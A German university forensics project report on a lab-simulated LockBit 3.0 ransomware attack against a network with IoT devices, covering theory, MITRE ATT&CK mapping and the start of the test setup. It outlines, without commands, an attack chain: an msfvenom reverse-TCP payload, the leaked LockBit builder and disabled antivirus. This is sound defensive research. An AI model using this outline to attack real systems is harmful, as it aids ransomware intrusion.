

IT-Forensik Projekt 2

IT-forensische Untersuchung eines Ransomware-Angriffes auf ein
Computernetzwerk mit IoT-Geräten für Empfehlungen zur Erkennung und
Verhinderung zukünftiger Angriffe am Beispiel von LockBit 3.0

Eingereicht am: 23.10.2023
von: Jan-Hendrik Lang
Ralf Brötz
Christoph Mühlbauer

1 Aufgabenstellung

Wie kann eine effektive IT-forensische Untersuchung zur schnellen und präzisen Identifizierung von Indicators of Attack (IOAs) und Indicators of Compromise (IOCs) für einen Ransomware-Angriff auf ein Computernetzwerk mit Internet-of-Things-Geräten (IOT-Geräten) (hier: Arduino und Raspberry) am Beispiel von LockBit 3.0 aussehen, um Handlungsempfehlungen zur Erkennung und Verhinderung zukünftiger Angriffe abzuleiten?

2 Kurzreferat

Dieser Artikel beschäftigt sich mit dem Problem von Ransomware-Angriffen und ihrer Untersuchung in der Computerforensik. Es werden die theoretischen Grundlagen der Computerforensik und Security Operations Center (SOC) erklärt und speziell auf Ransomware, am Beispiel von "LockBit 3.0", eingegangen. Es wurde eine Testumgebung mit IoT Geräten erstellt, um die Bedrohung durch Ransomware-Angriffe in gemischten IoT/IT-Netzwerken zu analysieren. Die dabei gewonnenen Indicators of Attack (IOAs) und Indicators of Compromise (IOCs) werden anhand der Festplatten-, Arbeitsspeicher- und Netzwerkforensik ausgewertet. Ziel der Arbeit ist es, Empfehlungen für eine präventive IT-Forensik und somit für Maßnahmen gegen Ransomware-Angriffe zu ergreifen, um auf solche Angriffe zu reagieren. Dabei werden zuletzt auch auf zukünftige Forschungsmöglichkeiten in diesem Bereich hingewiesen.

3 Inhalt

1	Aufgabenstellung	2
2	Kurzreferat	3
3	Inhalt	4
4	Einleitung	6
4.1	Problemstellung	6
4.2	Forschungsfrage	7
4.3	Forschungsziel	8
4.4	Einschränkungen des Untersuchungsgegenstandes	8
4.5	Forschungsmethodik	8
5	Theoretische Grundlagen und aktueller Stand der Technik	11
5.1	IT-Forensik & SOC: Definitionen und Einsatzbereiche	11
5.2	IoT-Geräte, Live- und Post-Mortem-Forensik: Analyseansätze	12
5.3	IOAs, IOCs: Sicherheitsindikatoren und Ransomware-Messmethoden	13
6	Ransomware am Beispiel von LockBit 3.0	15
6.1	Definition Ransomware	15
6.2	Definition LockBit 3.0	16
7	Aufbau der Testumgebung	19
7.1	Verwendete Komponenten	19
7.1.1	Speedport Router	19
7.1.2	Switch	20
7.1.3	Angreifer	21
7.1.4	Angriffsziel Laptop	21
7.1.5	Angriffsziel Desktop	22
7.1.6	Angriffsziel Raspberry Pi Zero	23
7.1.7	Angriffsziel Arduino Uno R3	23
7.1.8	Optionales Angriffsziel Raspberry PI 1 Model B	24
7.2	Vorbereitende Tätigkeiten	25
7.2.1	Erstellung von Testfiles und Netzwerkfreigaben	25
7.2.2	Code für Arduino Uno	27
7.2.3	Lockbit 3 generieren	28
7.3	Erster Angriff	29
7.3.1	Reverse TCP Payload erstellen	29
7.3.2	Payload übertragen	29
7.3.3	Listener einrichten	30
7.3.4	LB 3.0 übertragen und starten	32

7.4	Erste Ergebnisse	34
7.5	Zweiter Angriff	35
7.6	Forensische Images und Sicherungen	35
8	Auswertung des Versuchs	38
8.1	Auswertung der Festplatten.....	39
8.1.1	Allgemeine Vorgehensweise	39
8.1.2	Auswertung des primär angegriffenen Windows-Laptops.....	41
8.1.3	Auswertung des netzwerkangebundenen Windows-PCs.....	55
8.1.4	Auswertung der Speicherkarte des netzwerkangebundenen Arduino	60
8.1.5	Auswertung des netzwerkangebundenen Raspberry Pi Zero	62
8.2	Auswertung des Arbeitsspeichers	67
8.3	Auswertung des Netzwerkmitschnittes	71
9	Evaluation und Diskussion	74
9.1	Präventive IT-Forensik	74
9.2	Handlungsempfehlungen zur Erkennung und Verhinderung zukünftiger Angriffe	75
9.3	Checkliste zum Abarbeiten von Ransomware Angriffen in der IT-Forensik	76
10	Schlussfolgerungen	80
10.1	Zusammenfassung der Ergebnisse	80
10.2	Mögliche zukünftige Forschungsarbeiten	81
10.3	Ausblick und Fazit.....	81
11	Literaturverzeichnis.....	82
12	Bilderverzeichnis.....	83
13	Tabellenverzeichnis	86
14	Anhang, Anlagenverzeichnis und Anlagen	87
14.1	Hard-, und Software des Versuchsaufbaus.....	87
14.2	Arduino Microcontroller Skript	88
15	Verzeichnis der Abkürzungen.....	94
16	Selbstständigkeitserklärung	95

4 Einleitung

4.1 Problemstellung

Heutzutage ist Cyberkriminalität ein wachsendes Problem, wie die Daten des Bundeskriminalamts (BKA) für 2021 zeigen. Ein besorgniserregender Trend, der von der Polizeilichen Kriminalstatistik (PKS) erfasst wurde, ist der Anstieg von Cybercrime-Delikten um 12 % im Vergleich zum Vorjahr (vgl. [1] BKA, Bundeslagebild Cybercrime 2022, S. 14). Dabei liegt die tatsächliche Zahl wahrscheinlich noch höher, wenn das Dunkelfeld berücksichtigt werden würde. Mit einer Aufklärungsquote von unter 30 % besteht ein dringender Bedarf an effektiven forensischen Techniken, um diesen Bedrohungen zu begegnen.




Abbildung 1: LockBit Gang Blog, Quelle: Screenshot vom LockBit Blog

Ein besonderes Augenmerk sollte auf Ransomware-Angriffen liegen, da sie sich in jüngster Zeit zu einer der dominantesten Cyberbedrohungen entwickelt haben. Bei der LockBit-Gang handelt es sich um eine bekannte Gruppierung von Cyberkriminellen, welche als Repräsentant angesehen werden kann. Dabei attackieren die Gruppierungen nicht nur traditionelle IT-Infrastrukturen, sondern auch Internet-of-Things (IoT)-Geräte. IoT-Geräte, wie der Arduino und Raspberry Pi, werden immer häufiger in Computernetzwerken eingesetzt, insbesondere im industriellen Umfeld. Da diese Geräte oft weniger sicher sind, können sie Einfallstore für solche Angriffe sein, oder sich auch Schadsoftware über diese ausbreiten. Daher stellt sich die Frage, wie man Indicators of Attack (IOAs) und Indicators of Compromise (IOCs) im Kontext eines Ransomware-Angriffes auf ein gemischtes IT/IoT-Netzwerk effektiv identifizieren kann. Hierdurch können effektive Gegenmaßnahmen und Abwehrstrategien implementiert werden.

Die Hauptproblematik besteht darin, dass trotz des wachsenden Bewusstseins für Cyberbedrohungen die Methoden der IT-Forensik immer noch nicht ausreichen, um die Herausforderungen, die durch gemischte IT/IoT-Netzwerke und fortschrittliche Ransomware-Software wie LockBit 3.0 geschaffen werden, effektiv zu begegnen. Daher wird eine umfassende IT-forensische Untersuchung durchgeführt, die sowohl Live-Forensik als auch Post-Mortem-Analysen umfasst, um IOAs und IOCs zu identifizieren und anschließend Handlungsempfehlungen zur Erkennung und Verhinderung zukünftiger Angriffe abzuleiten. Das Ziel des IT-Forensik-Projektes 2 ist es, durch die Simulation eines solchen Angriffs in einem kontrollierten Umfeld wertvolle Erkenntnisse zu gewinnen und ein heuristisches Modell zu entwickeln, welches zukünftige Ransomware-Angriffe effektiv erkennt und abwehrt.

4.2 Forschungsfrage

Wie kann eine effektive IT-forensische Untersuchung zur schnellen und präzisen Identifizierung von Indicators of Attack (IOAs) und Indicators of Compromise (IOCs) für einen Ransomware-Angriff auf ein Computernetzwerk mit Internet-of-

Things-Geräten (IOT-Geräten) (hier: Arduino und Raspberry) am Beispiel von LockBit 3.0 aussehen, um Handlungsempfehlungen zur Erkennung und Verhinderung zukünftiger Angriffe abzuleiten?

4.3 Forschungsziel

Entwicklung eines heuristischen Modells auf Grundlage der identifizierten Indicators of Attack (IOAs) und Indicators of Compromise (IOCs) im Rahmen der IT-forensischen Untersuchung, um zukünftige Ransomware-Angriffe, insbesondere solche, die IoT-Geräte betreffen, effektiv zu erkennen, abzuwehren und damit die Sicherheit von Computernetzwerken nachhaltig zu verbessern.

4.4 Einschränkungen des Untersuchungsgegenstandes

Der Angriff auf das Netzwerk wird mit Hilfe von MSFVenom aus der Kali Linux-Distribution durchgeführt. Als Ransomware wird LockBit 3.0 eingesetzt. Weiterhin werden, da die Muster der bisher genannten Schadsoftware Virenscannern bekannt ist, jegliche (auch von Windows mitgelieferte) Anti-Virensoftware deaktiviert.

4.5 Forschungsmethodik

Als Forschungsmethodik wurde sich für den Design Science Research Prozess von Peffers et al. (Quelle: [2] Peffers et al., 2007, S. 58) entschieden. Dieser bietet den Vorteil, ein Modell von Beginn an zu entwickeln und zu überprüfen.




Abbildung 2: DSR, Quelle: [2] Peffers et al., 2007, S. 58

Dabei durchläuft der Prozess jeden der Prozessschritte mit den folgenden Aufgaben:

1. Problem & Motivation:

Die bereits in Kapitel 4.1 ausführlich besprochene Problemstellung der zunehmenden Vernetzung von Systemen, insbesondere die Integration von IoT-Geräten in traditionelle IT-Netzwerke, hat die Angriffsfläche für Cyberkriminelle vergrößert. Dies wird durch den Anstieg von Ransomware-Angriffen, wie von der BKA-Statistik 2021 bestätigt, deutlich. Die herkömmlichen Abwehrmechanismen und forensischen Techniken scheinen nicht mehr auszureichen, um diese neuen Herausforderungen zu bewältigen.

2. Solution:

Um dieser Herausforderung zu begegnen, muss ein neuartiger Ansatz zur Identifikation von IOAs und IOCs entwickelt werden. Dies ermöglicht nicht nur eine frühzeitige Erkennung von Bedrohungen, sondern auch eine schnelle Reaktion auf solche Vorfälle. Theoretisch basiert dieser Ansatz auf dem Prinzip, das präzise, zeitnahe Informationen gepaart mit automatisierten Reaktionssystemen, eine robustere Verteidigung gegen fortschrittliche Angriffe ermöglichen kann.

3. Design & Development:

Ein sicherer Testbereich (Laboreinrichtung) wird aufgebaut, bestehend aus einem IT/IoT-Netzwerk, das typische Geräte wie Computer, Raspberry Pi und Arduino enthält. In diesem isolierten Umfeld wird die Ransomware LockBit 3.0 über einen Angriffsvektor eingeführt. Parallel dazu wird der Netzwerkverkehr mitgeschnitten.

4. Demonstration:

Das Experiment wird in der Laborumgebung durchgeführt. Die Ransomware wird aktiviert und versucht, das Netzwerk zu infizieren. Währenddessen wird der Netzwerkverkehr mitgeschnitten und im Anschluss forensische Live- und Post-Morten-Sicherungen vorgenommen.

5. Evaluation:

Nach Durchführung des Experimentes werden die Netzwerkmittschnitte sowie der Sicherungen nach Mustern ausgewertet. Welche Tools halfen bei der Erkennung des Angriffs? Welche IOAs und IOCs waren am nützlichsten? Gab es Fehlalarme (False-Positives) oder übersehene Angriffsindikatoren? Diese Auswertung wird dazu beitragen, das vorgeschlagene Modell zu verfeinern und mögliche Schwächen zu identifizieren.

6. Communication:

Die Ergebnisse, Erkenntnisse und Empfehlungen aus diesem Projekt werden in dieser Arbeit zusammengefasst und bei der Hochschule Wismar vorgetragen. Folgend sollen sowohl die theoretischen Grundlagen als auch die praktischen Ergebnisse des Experiments abdecken, um nicht nur der wissenschaftlichen Gemeinschaft als auch der Industrie einen umfassenden Überblick über die vorgeschlagene Lösung und deren Wirksamkeit aufzuzeigen.

5 Theoretische Grundlagen und aktueller Stand der Technik

Nach der Einleitung sollen nun in zwei Kapiteln die theoretischen Grundlagen besprochen werden. In diesem Kapitel wird die IT-Forensik, inklusive der Unterschiede in der Analyse (Live- und Post-Mortem-Forensik) dargestellt.

5.1 IT-Forensik & SOC: Definitionen und Einsatzbereiche

Die IT-Forensik bezeichnet die Untersuchung und Analyse von Daten in elektronischen Form. Dies beinhaltet die Untersuchung von Datenträgern und Computernetzen, um kriminelle Aktivitäten oder Sicherheitsverletzungen zu identifizieren, zu analysieren und zu dokumentieren. Das Bundesamt für Sicherheit in der Informationstechnik (BSI) beschreibt die IT-Forensik als "streng methodische Datenanalyse auf Datenträgern und in Computernetzen zur Aufklärung von Vorfällen" ([4] BSI, 2011, S. 8).

Ein Security Operations Center (SOC) hingegen ist eine zentrale Einheit, die sich mit der Überwachung, Erkennung, Reaktion und dem Management von Sicherheitsvorfällen in einem Unternehmen befasst. Ein SOC arbeitet im Schulterschluss mit den IT-Forensik-Teams, um bei einem Sicherheitsvorfall eine schnelle und effektive Reaktion sicherzustellen.

Wenn z.B. ein IT-System durch Ransomware angegriffen wird, ist das Incident Response-Team eines SOC die erste Instanz, die reagiert. Dies kann die Isolierung des betroffenen Systems, die Unterbrechung der Netzkommunikation oder das Starten von Backup-Protokollen beinhalten. Parallel dazu wird das IT-Forensik-Team aktiviert, um die Ursache des Vorfalls zu untersuchen und Beweise zu sichern, insbesondere wenn es sich um einen schwerwiegenden Sicherheitsvorfall oder einen Vorfall handelt, der rechtliche Folgen haben könnte.

Die Herausforderung hierbei liegt in der effizienten Zusammenarbeit zwischen dem SOC und der IT-Forensik. Während das SOC darauf ausgerichtet ist, den Vorfall schnell zu bewältigen und den normalen Betrieb wiederherzustellen, zielt

die IT-Forensik darauf ab, Beweise methodisch und gerichtsfest zu sammeln, was oft Zeit erfordert. Diese beiden konkurrierenden Ziele können zu Spannungen führen, aber eine effektive Kommunikation und klare Verfahren können helfen, diese zu überwinden.

5.2 IoT-Geräte, Live- und Post-Mortem-Forensik: Analyseansätze

In der immer mehr vernetzten Welt sind IoT (Internet of Things)-Geräte allgegenwärtig. Hierdurch können Industrieprozesse automatisiert und verschlankt werden. Während sie also den Alltag und die Geschäftsprozesse revolutionieren, erweitern sie aber auch die Angriffsfläche für Cyberbedrohungen und stellen somit neue Herausforderungen für die IT-Forensik dar.

IoT-Geräte werden als Geräte bezeichnet, welche in der Regel mit dem Internet verbunden sind und ständig Daten generieren. Im Falle eines Sicherheitsvorfalls kann es notwendig sein, diese Daten forensisch zu analysieren. Im Gegensatz zu traditionellen Computersystemen verfügen IoT-Geräte oft über eigene Betriebssysteme und Speicherstrukturen, was spezialisierte Kenntnisse und Tools für die forensische Untersuchung erfordert.

Bei der Live-Forensik handelt es sich um den Prozess der Sammlung und Analyse von Daten von einem aktiven System. Dies bedeutet, dass das System zum Zeitpunkt der Untersuchung in Betrieb ist. Die Live-Forensik ist besonders wichtig, um flüchtige Daten zu erfassen, wie z.B. den aktuellen Arbeitsspeicherinhalt, laufende Prozesse oder aktive Netzwerkverbindungen. Dies ist von besonderem Interesse, wenn ein System gerade von einem Angreifer kompromittiert wurde oder wenn es Anzeichen gibt, dass es aktiv für schädliche Aktivitäten genutzt wird.

Im Gegensatz dazu steht die Post-Mortem-Forensik, bei der Daten von einem System analysiert werden, das nicht mehr in Betrieb ist oder nachdem ein Vorfall aufgetreten ist. Hierbei wird in der Regel ein forensisches Image, also ein bitgenaues Abbild des Systems erstellt, um die Originaldaten nicht zu verändern.

Ein Hauptaugenmerk der Post-Mortem-Analyse, wie vom BSI betont, ist die Untersuchung gelöschter, umbenannter und anderweitig versteckter sowie verschlüsselter Dateien (vgl. [4] BSI, 2011, S. 13).

5.3 IOAs, IOCs: Sicherheitsindikatoren und Ransomware-Messmethoden

Mithilfe von Indicators of Attack (IOAs) und Indicators of Compromise (IOCs), welche durch spezielle Werkzeuge und Techniken gewonnen werden, können schädliche Aktivitäten schnell identifiziert werden und Bedrohungen analysiert werden. Hierdurch können potenzielle Sicherheitsvorfälle schneller erkannt werden.

Indicators of Attack (IOAs) sind Anzeichen für eine aktive andauernde Bedrohung. Sie beziehen sich auf taktische Aktionen, die aktuell von Angreifern unternommen werden, um in ein IT-System einzudringen. Im Unterschied zu IOCs, die meist darauf abzielen, eine Kompromittierung nach deren Eintreten zu erkennen, helfen IOAs dabei, Angriffe in Echtzeit oder während ihrer Durchführung zu identifizieren. Beispiele für IOAs können ungewöhnliche Datenverkehrsmuster, verdächtige Systemaktivitäten oder Anomalien in der Benutzeraktivität sein.

Indicators of Compromise (IOCs) sind Beweise dafür, dass ein System bereits kompromittiert wurde. Sie sind oft spezifische Datenpunkte wie Malware-Hash-Werte, verdächtige IP-Adressen oder Domains und ungewöhnliche Dateipfade. Mit Hilfe von IOCs können Sicherheitsexperten bestimmen, ob ein System bereits beeinträchtigt ist und rasche Maßnahmen zur Eindämmung und Behebung ergreifen.

In der Welt der Ransomware, wie zum Beispiel bei LockBit 3.0 (auf das in Kapitel 6 eingegangen wird), sind IOAs und IOCs von unschätzbarem Wert. Ransomware ist darauf spezialisiert, Daten zu verschlüsseln und Lösegeldforderungen zu stellen. Das frühzeitige Erkennen von IOAs könnte den Angriff stoppen, bevor die Ransomware ihre Verschlüsselung durchführt. Auf der

anderen Seite können IOCs dazu verwendet werden, bereits infizierte Systeme zu identifizieren und das Ausmaß der Infektion zu bestimmen.

In der Zusammenarbeit mit IT-Forensik-Methoden sind sowohl IOAs als auch IOCs wesentliche Bestandteile bei der Erkennung und Untersuchung von Vorfällen.

6 Ransomware am Beispiel von LockBit 3.0

Nachdem zuvor eine theoretische Einführung in die IT-Forensik gegeben wurde, so wird nachfolgend auf die speziellen Charakteristika von Ransomware eingegangen.

6.1 Definition Ransomware

Neben Viren, Würmern und Trojanern zählt Ransomware zu einer der schädlichsten Arten von Schadsoftware. Sie ist darauf spezialisiert, den Zugriff auf Dateien oder ganze Systeme zu blockieren und diese gegen Lösegeld wieder freizuschalten. Löscht hingegen die Schadsoftware die Daten, so ist von einem Wiper die Rede. Deren Verwendung hat seit dem russischen Angriffskrieg einen massiven Anstieg erlebt. Bei Ransomware kann zwischen:

- a) Single extortion: Einfaches Verschlüsseln der Daten und Erpressung von Lösegeld für einen Freischaltungsschlüssel,
- b) Double extortion: Hierbei werden zusätzlich noch Daten gestohlen und es wird bei Zahlungsverweigerung mit der Veröffentlichung der Daten gedroht.
- c) Triple extortion: Zusätzlich werden hier noch die Daten der Geschäftspartner (Dritter) gestohlen und mit der Veröffentlichung gedroht.

Neben einem Ransomware-Angriff wird meist bei einem Angriff durch einen ATP auch ein DDOS-Angriff durchgeführt. Hiermit will der Täter sich als potenter Angreifer darstellen.

Das Vorgehen von Cyberkriminellen kann anhand des MITRE ATT&CK Frameworks beschrieben werden. Dabei stellt das MITRE ATT&CK Framework eine Wissensdatenbank über Taktiken und Techniken zur Verfügung, welche auf realen Bedrohungen beruhen. Das Vorgehen wird dabei in 14 Schritte unterteilt und teilt sich auf in:

1. Reconnaissance,
2. Resource Development,
3. Initial Access,
4. Execution,
5. Persistence,
6. Privilege Escalation,
7. Defense Evasion,
8. Credential Access,
9. Discovery,
10. Lateral Movement,
11. Collection,
12. Command and Control,
13. Exfiltration,
14. Impact.

6.2 Definition LockBit 3.0

Die Entstehungsgeschichte von LockBit geht auf das Jahr 2019 zurück. Sie wurde initial durch die Gruppe Bitwise Spider hergestellt und vertrieben. Die Weiterentwicklung im Jahr 2021 ging auch mit einer Entwicklung zum Ransomware-as-a-Service-Geschäftsmodell einher. Hier benötigt der Angreifer keine der herkömmlichen Fähigkeiten, um Ransomware zu erstellen und zu verbreiten, RaaS ermöglicht es vielmehr auch technisch nicht versierten Personen, Ransomware-Angriffe zu starten. Ähnlich dem verbreiteten Software-as-a-Service Modell.




Abbildung 3: Entstehung und Weiterentwicklung von LockBit, Quelle: Angepasster Screenshot GitHub Orange Security

Da LockBit 3.0 in der Vergangenheit besonders in komplexen Umgebungen wie Krankenhäusern in den USA aufgetreten ist, gibt es eine gute Dokumentation über die Vorgehensweise mit dem oben erwähnten MITRE Framework. Dies ist in Abbildung 4 dargestellt.

TABLE I
MITRE TACTICS AND TECHNIQUES

Initial access	Execution	Persistence	Privilege escalation	Defence evasion	Discovery	Lateral movement	Exfiltration	Impact
T1566 - Phishing	T1204 - User Execution	T1547 - Boot or logon autostart execution	T1134 - Access token manipulation	T1562 - Impair defences	T1083 - File and directory discovery	T1570 - Lateral tool transfer	T1567 - Exfiltration over web service	T1486 - Data encrypted for impact
T1078 - Valid accounts					T1135 - Network Share Discovery			T1489 - Service stop
								T1491 - Defacement

^aMapped from Trend Micro and Cybersecurity Infrastructure Security Agency.

Abbildung 4: MITRE ATT&CK Map, Quelle: Akinyemi et. al.

Von besonderem Interesse ist hier, dass der Builder im Jahr 2022, mutmaßlich durch einen ehemaligen Programmierer, veröffentlicht wurde und für die Öffentlichkeit verfügbar war. Dies ist besonders interessant für Sicherheitsforscher, da sonst die Software zum Herstellen der Verschlüsselungssoftware unter Verschluss bleibt. Ein erster Angriff zur Analyse des Builders, bzw. auch der eigentlichen Verschlüsselungssoftware mit Radare2 konnte jedoch keine interessanten Ergebnisse erzielen. Bei Radare2 handelt es sich um ein

Tool für Reverse-Engineering und der Analyse von Binärdateien.




Abbildung 5: Radare2 Analyse, Quelle: eigene Darstellung

7 Aufbau der Testumgebung




Abbildung 6: Netzwerkschema

7.1 Verwendete Komponenten

Für die Testumgebung wurden im ersten Schritt folgende Netzwerkkomponenten Teilnehmer und Hardware verwendet:

7.1.1 Speedport-Router

Ein Speedport-Router W 502V der Telekom wurde als DHCP-Server verwendet. Vor Inbetriebnahme wurde er auf Werkseinstellung zurückgesetzt. Die W-LAN-Funktionalität wurde deaktiviert, eine Internetverbindung wurde ebenfalls nicht eingerichtet.




Abbildung 7: Router

7.1.2 Switch

